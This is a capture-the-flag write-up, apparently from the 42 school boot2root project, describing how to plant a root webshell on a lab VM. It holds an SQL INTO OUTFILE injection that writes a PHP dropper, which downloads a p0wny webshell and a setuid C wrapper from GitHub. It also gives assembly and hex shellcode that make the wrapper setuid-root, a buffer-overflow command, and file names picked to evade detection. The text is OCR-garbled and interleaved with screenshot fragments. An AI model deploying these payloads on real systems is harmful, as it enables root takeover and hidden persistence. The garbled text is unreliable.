## ./behindTheKurt(Cob)ain

In this write-up, our objective is to set up a **root webshell** that can be accessed through a **web browser**.

The strategy involves two key components:

- A PHP script, specifically pOwnyshell, which we have slightly modified for our purposes.
- A simple C program that, once compiled and after applying **chmod** and **chown**, will execute commands with **root** privileges.

To deploy this setup, we crafted an SQL query that writes a PHP script onto the target server. This script is programmed to use **wget** to download both the modified p0wnyshell and the C program, compiling the last one.

```
SELECT '<?php file_put_contents("exec.c", file_get_contents("https://raw.githubusercontent.com/lorenzoedoardofrancesco/42Cursus/boot2root/main/scripts/bonus/behindTheKurt(cob)ain/exec.c")); file_put_contents("adec5f06f4290eca5edafd9d779f48f6aa4fc83c53.french.lang.config.php", file_get_contents("https://raw.githubusercontent.com/lorenzoedoardofrancesco/42Cursus/boot2root/main/scripts/bonus/behindTheKurt(cob)ain/p0wny.php")); shell_exec("gcc exec.c -o.dummy"); unlink("exec.c"); unlink("./wget.php");?>'
INTO OUTFILE '/var/www/forum/templates_c/wget.php'
```

The simple **exec.c**:

S Index of /forum/templates\_c x +


step is to craft a shellcode.

section .text

♦ https://192.168.42.1/forum/templates\_c/

```
int main(int ac, char **av)
{
    setuid(0);
    setgid(0);
    system(av[1]);
    return 0;
}
```

We've made a modification to the <u>pOwnyshell.php</u> file, enabling it to <u>execute</u> our <u>custom binary</u> instead of using the standard exec function. This adjustment is key to our strategy of gaining enhanced control over the server.



Index of /forum/templates c Last modified Size Description Parent Directory 2bd398249eb3f005dbae14690a7dd67b920a4385.file.login.inc.tpl.php 08-Oct-2015 01:50 3.5K <u> 5cfe6060cd61c240ab9571e3dbb89827c6893eea.file.main.tpl.php</u> 08-Oct-2015 01:49 13K 8e2360743d8fd2dec4d073e8a0541dbe322a9482.english.lang.config.php 08-Oct-2015 01:49 63K 11c603a9070a9e1cbb42569c40699569e0a53f12.file.admin.inc.tpl.php 08-Oct-2015 01:51 207K 40bf370f621e4a21516f806a52da816d70d613db.file.user.inc.tpl.php 08-Oct-2015 01:55 23K 427dca884025438fd528481570ed37a00b14939c.file.ajax\_preview.tpl.php 08-Oct-2015 01:49 1.3K 560a32decccbae1a5f4aeb1b9de5bef4b3f2a9e5.file.posting.inc.tpl.php 08-Oct-2015 01:55 30K 
 1
 35043220cccc0ac1a314ac01030c30c140312aye3.Hie.posting.inc.tpl.pnp
 08-Oct-2015 01:55 30K

 2
 749c74399509c1017fd789614be8fc686bbfc981.file.user\_edit.inc.tpl.php
 08-Oct-2015 02:04 18K

 ad5c544b74f3fd21e6cf286e36ee1b2d24a746b9.file.user\_profile.inc.tpl.php
 08-Oct-2015 01:55 12K

 adec5f06f4290eca5edafd9d779f48f6aa4fc83c53.french.lang.config.php
 27-Nov-2023 07:35 20K

 b2b306105b3842dc920a1d11c8bb367b28290c2a.file.subnavigation\_1.inc.tpl.php 08-Oct-2015 01:49 6.2K d0af1f95d9c68edf1f8805f6009e021a113a569a.file.entry.inc.tpl.php 08-Oct-2015 01:57 23K e9c93976b632dda2b9bf7d2a686f72654e73a241.file.user\_edit\_email.inc.tpl.php 08-Oct-2015 22:05 6.0K f13dc3b8bcb4f22c2bd24171219c43f5555f95c0.file.index.inc.tpl.php 08-Oct-2015 01:49 28K f75851d3a324a67471c104f30409f32a790c330e.file.subnavigation\_2.inc.tpl.php 08-Oct-2015 01:49 9.0K Apache/2,2,22 (Ubuntu) Server at 192,168,42,1 Port 443 With the p0wnyshell now discreetly placed on the server (under a name designed to evade easy de-

This shellcode will be tasked with altering the **permissions** and **ownership** of our binary. Specifically, we aim to change its permissions to **chmod 6111** and its ownership to **root:root**. This will grant the binary the necessary privileges to execute commands as the **root** user.

tection) and our custom executable, named .dummy for similar reasons of concealment, the next crucial

To craft this **shellcode**, our starting point is to write the appropriate **assembly** code:

global \_start

```
_start:
                           ; Clear eax
     xor eax, eax
     xor ecx, ecx
                           ; Clear ecx
                          ; Push null byte onto stack
     push eax
     push 0x796d6d75
     push 0x642e2f63
     push 0x5f736574
     push 0x616c706d
                           ; mpla
     push 0x65742f6d
     push 0x75726f66
                           ; foru
     push 0x2f777777
     push 0x2f726176
     push 0x2f2f2f2f
     mov ebx, esp
                           ; Move stack pointer to ebx
     mov al, 16
                           ; Set syscall number to 16 (chown)
                           ; Clear ecx
      xor ecx, ecx
     xor edx, edx
                           ; Clear edx
      int 0x80
                           ; Call the kernel
      ; chmod
     mov al, 15
                           ; Set syscall number to 15 (chmod)
     mov cx, 3145
                           ; Set mode to 6111
     int 0x80
                           ; Call the kernel
     mov al, 1
                           ; sys_exit
     xor ebx, ebx
      int 0x80
Following the same steps as in our previous write-ups, we will assemble this code with NASM and then
use objdump to generate the corresponding shellcode.
Finally, using GDB, as detailed in our earlier approach, we will locate the environment variable with our
shellcode in the context of the exploit_me program.
 zaz@BornToSecHackMe:~$ export SHELLCODE=$(python -c 'print "\x31\xc0\x31\xc9\
```

x50\x68\x75\x6d\x6d\x79\x68\x63\x2f\x2e\x64\x68\x74\x65\x73\x5f\x68\x6d\x70\ x6c\x61\x68\x6d\x2f\x74\x65\x68\x66\x6f\x72\x75\x68\x77\x77\x2f\x68\x76\

 $x61\x72\x2f\x2f\x2f\x2f\x2f\x2f\x89\xe3\xb0\x10\x31\xc9\x31\xd2\xcd\x80\xb0\$ 

zaz@BornToSecHackMe:~\$ env - PWD=\$PWD SHELLCODE="\$SHELLCODE" ~/exploit\_me

x0f\x66\xb9\x49\x0c\xcd\x80\xb0\x01\x31\xdb\xcd\x80"')

\$(python -c 'print "A" \* 140 + "\xbf\xff\xff\x9c"[::-1]')

www-data@BornToSecHackMe:\_/forum/templates\_c# whoami
root
www-data@BornToSecHackMe:\_/forum/templates\_c# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)

www-data@BornToSecHackMe:.../forum/templates\_c#